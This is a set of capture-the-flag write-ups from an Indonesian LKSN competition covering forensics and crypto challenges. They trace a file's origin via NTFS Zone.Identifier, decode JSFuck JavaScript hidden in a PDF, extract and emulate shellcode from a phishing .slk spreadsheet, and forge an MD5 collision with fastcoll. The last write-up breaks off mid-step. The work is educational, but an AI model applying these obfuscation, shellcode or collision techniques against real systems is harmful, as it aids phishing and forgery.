

WRITE UP

1. Forensic HTML2EXE





Var arr=[hexcode……….] **sus**

Ascii\_hex\_decoder\_6 .py (enkripsi disini hanya mengambil kelipatan enam dari array untuk didecode). if(i % 6 == 0)  
  
hex\_values = [

0x4c,0xdb,0xf8,0x84,0x99,0xe9,0x4b,0x8e,0x94,0x72,0xbc,0x36,0x53,0x35,0x3e,0x4a,0xcb,0x59,0x7b,0x1,0x3,0x48,0x29,0x62,0x6d,0xac,0x33,0x77,0x16,0xd6,0x61,0x8d,0xe0,0xf6,0xa0,0xd0,0x6c,0x3b,0x10,0x31,0xcb,0x83,0x69,0xdd,0x3a,0x9,0x78,0x21,0x63,0xde,0x77,0x1b,0xdc,0xb0,0x69,0xf7,0x12,0x5e,0xd,0x2e,0x30,0x6c,0x1,0x7d,0xbe,0x8b,0x75,0x82,0x57,0xae,0x30,0x1d,0x73,0x6d,0x4b,0x6c,0x6,0xcb,0x5f,0x4a,0x26,0x4,0xe,0x29,0x63,0xab,0x21,0x21,0xb8,0xbd,0x6c,0x23,0x56,0xba,0x4f,0xa8,0x30,0x85,0x2a,0xe7,0x7b,0xef,0x63,0xe9,0x0,0x41,0xb2,0x7c,0x6b,0xa0,0x75,0x14,0x7d,0x53,0x3f,0x7f,0x65,0x7b,0xb,0xae,0x7d,0xa,0xd6,0xff,0x60,0x4

]

# Ambil hanya indeks kelipatan 6

filtered\_values = [hex\_values[i] for i in range(0, len(hex\_values), 6)]

decoded\_string = ''.join(chr(x) for x in filtered\_values)

print(decoded\_string)

LKS{malici0us\_cl0ck?}

**Tales of LKSN Crimes #1 - Illegal Cheating (Forensic Write-Up)**

**Deskripsi Soal**

Pada hari pertama **LKSN 2024 Cybersecurity**, panitia dan juri menemukan seseorang yang menjual data soal LKSN secara ilegal. Foto bukti ini tersebar melalui Telegram dalam bentuk arsip file **RAR**.

Tugas kita adalah menemukan **sumber asli file tersebut diunduh**, dengan asumsi bahwa pelaku menggunakan **Windows OS**.

Flag yang harus disubmit berupa **domain/subdomain dari sumber file**, dengan format:

LKSN{domain\_atau\_subdomain}

**Analisis dan Metodologi**

**1. Ekstraksi File RAR**

Pertama, kita mengekstrak arsip file menggunakan **WinRAR / 7-Zip** karena Windows default tidak bisa mengekstrak file terenkripsi:

7z x PaketBocoranSoal.rar -p"lksnlampung"

Setelah ekstraksi, kita mendapatkan sebuah file gambar:

photo\_2024-08-12\_13-05-34.jpg

**2. Menganalisis Metadata File**

**Menggunakan exiftool**

exiftool photo\_2024-08-12\_13-05-34.jpg

Namun, tidak ditemukan informasi sumber unduhan dalam metadata.

**Menggunakan Alternate Data Streams (ADS)**

Karena file ini berasal dari **Windows (NTFS filesystem)**, kemungkinan besar ada **Zone.Identifier** dalam ADS yang menyimpan asal file diunduh.

Di Windows, kita bisa mengeceknya dengan:

Get-Content photo\_2024-08-12\_13-05-34.jpg -Stream Zone.Identifier

Atau dengan **Notepad**:

notepad photo\_2024-08-12\_13-05-34.jpg:Zone.Identifier

Hasilnya:

[ZoneTransfer]

ZoneId=3

ReferrerUrl=http://api.telegram.com

HostUrl=http://sdolvtfhatvsysc6l34d65ymdwxcujausv7k5jk4cy5ttzhjoi6fzvyd.onion/testimoni\_ajeng\_supriyadi\_pembimbing\_SMK\_robalius\_ramabuntong.jpg/

**ZoneId=3** menandakan bahwa file ini diunduh dari internet. **HostUrl** mengindikasikan bahwa file ini berasal dari **dark web (.onion domain)**.

**Jawaban (Flag)**

Dari hasil analisis, flag yang didapat adalah:

LKSN{sdolvtfhatvsysc6l34d65ymdwxcujausv7k5jk4cy5ttzhjoi6fzvyd.onion}


**Kesimpulan & Pembelajaran**

✅ **NTFS mendukung Alternate Data Streams (ADS)** yang menyimpan metadata tambahan seperti **Zone.Identifier**. ✅ **Windows secara otomatis menyimpan sumber unduhan file di Zone.Identifier** jika file berasal dari internet. ✅ **Forensik digital dapat digunakan untuk melacak sumber asli suatu file bahkan setelah diunduh dan disebarkan.** ✅ **Hindari mengekstrak file secara online (seperti ezyzip) karena dapat menghapus metadata penting.**

**LKSN 2023 Forensic PDF SUS**

I the pdf from the link and then I opened the pdf, I got nothing but I tried to read it with “strings sus.pdf | less” and I got this jsfuck but its not done yet I need to fix the additional unnecessary “/”.

**# Penting untuk nyari embedded js  
strings sus.pdf | grep "/JS ("**

****

Then I got this clean jsfuck  
[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]][([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]((!![]+[])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+([][[]]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+!+[]]+(+[![]]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+!+[]]]+(!![]+[])[!+[]+!+[]+!+[]]+(+(!+[]+!+[]+!+[]+[+!+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([]+[])[([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+ ())…….etc

Then I decoded the js and I got the flag  
**LKSN{js\_in\_pdf\_not\_malware\_its\_safe\_yey}**


**Air Crimes LKSN 2024 Forensic**

-Download the Fly.DAT file

-Convert into .csv file with Datcon.exe

-Look for the latitude and longitude with csv viewer online


-Search on the maps using latitude & longitude




**LKSN{westhaven}**

**LKSN 2024 Forensic Sigma male**

Download docker image



Since it’s an Apache-PHP setup, the flag might be inside /var/www/html. Access the container’s shell:

****

**LKSN{i\_can\_use\_docker\_ez\_fce0a8ff54c77c058a5f6bdfbaf84076}**


**LKSN 2024 Forensic Chapter #2 Phish in the sea**Pada hari kedua LKSN, panitia dan juri dihujani kabar buruk bahwa salah satu panitia telah menjadi korban serangan phishing oleh kelompok APT dari negara lain. Serangan ini dilakukan melalui email berisi dokumen Excel (.slk) yang kemungkinan mengandung shellcode berbahaya untuk meretas komputer korban.

1. Download file from the website promosijabatan.slk format
2. I try to read the file with “strings promosijabatan.slk | less” and I found


**C;X1;Y1;K"=CHAR(72)&CHAR(101)&CHAR(108)&CHAR(108)&CHAR(111)"**

char function which can be used for Shellcode command


1. And I try to extract the char and convert it to bytes from the file with python code




I have shellcode.bin file which can be analyzed with scdbg



1. Shellcode emulation using scdbg to analyze shellcode behavior





Found em **LKSN{117.69.234.229\_1797}**

**LKSN Cypto Modifikasi**

Pada challenge saya diberi pertanyaan dengan kode python seperti ini

from hashlib import md5

print("Anda sedang menjual tiket konser taylor swift")

print("Terdapat 2 pembeli yang ingin membeli tiket, Alice dan Bob. Sayangnya tiket hanya tersisa 1")

print("Tiket tersebut diverifikasi menggunakan md5")

print("Dapatkah anda membuat tiket palsu untuk dijual ke Bob?")

alice = bytes.fromhex(input("Masukkan kode tiket untuk dijual ke Alice: "))

md5alice = md5(alice).digest()

print("md5 dari tiket Alice:", md5alice.hex())

bob = bytes.fromhex(input("Masukkan kode tiket buatan untuk dijual ke Bob: "))

md5bob = md5(bob).digest()

if alice == bob:

    print("Bob: Hey apa apaan ini, ini sama persis dengan tiket Alice!")

    exit()

print("md5 dari tiket Bob:", md5bob.hex())

if alice != bob and md5bob == md5alice:

    print("Bob: Terima kasih! Ini bayarannya")

    print(open("flag.txt").read())

else:

    print("Bob: Hey apa apaan ini, ini bukan tiket asli!")


Kode tersebut menggunakan enkripsi HashCollision untuk mendapatkan flag yaitu dengan cara kerja dua tiket (kode) yang berbeda tapi dengan hash MD5 yang sama, pada kasus ini adalah tiket Alice dan Bob

1. Saya menggunakan tools Fastcoll yang dirancang dapat menghasilkan MD5 dan menggunakan md5sum tools bawaan linux untuk memverifikasi md5, Karena terkendala dalam penginstallan saya langsung menjalankannya menggunakan docker
2. Saya membuat input sebagai awalah Hash terlebih dahulu karena ketentuan dari Fastcoll

echo "Bebas" > input

1. Lalu membuat kedua file msg1 dan msg2 yang akan diisi oleh awalan input yang sudah dibuat, dengan isi yang sedikit berbeda namun hash MD5 tetap sama


**docker run --rm -it -v $PWD:/~/lksn2024-Lampung/jeopardy/Crypto/Modifikasi -w /~/lksn2024-Lampung/jeopardy/Crypto/Modifikasi -u $UID:$GID brimstone/fastcoll --prefixfile input -o msg1.bin msg2.bin**



1. Setelah itu saya membandingkan kedua file tersebut dengan md5sum



1. Lalu mencoba memasukan hasil md5 ke pertanyaan dan hasilnya:

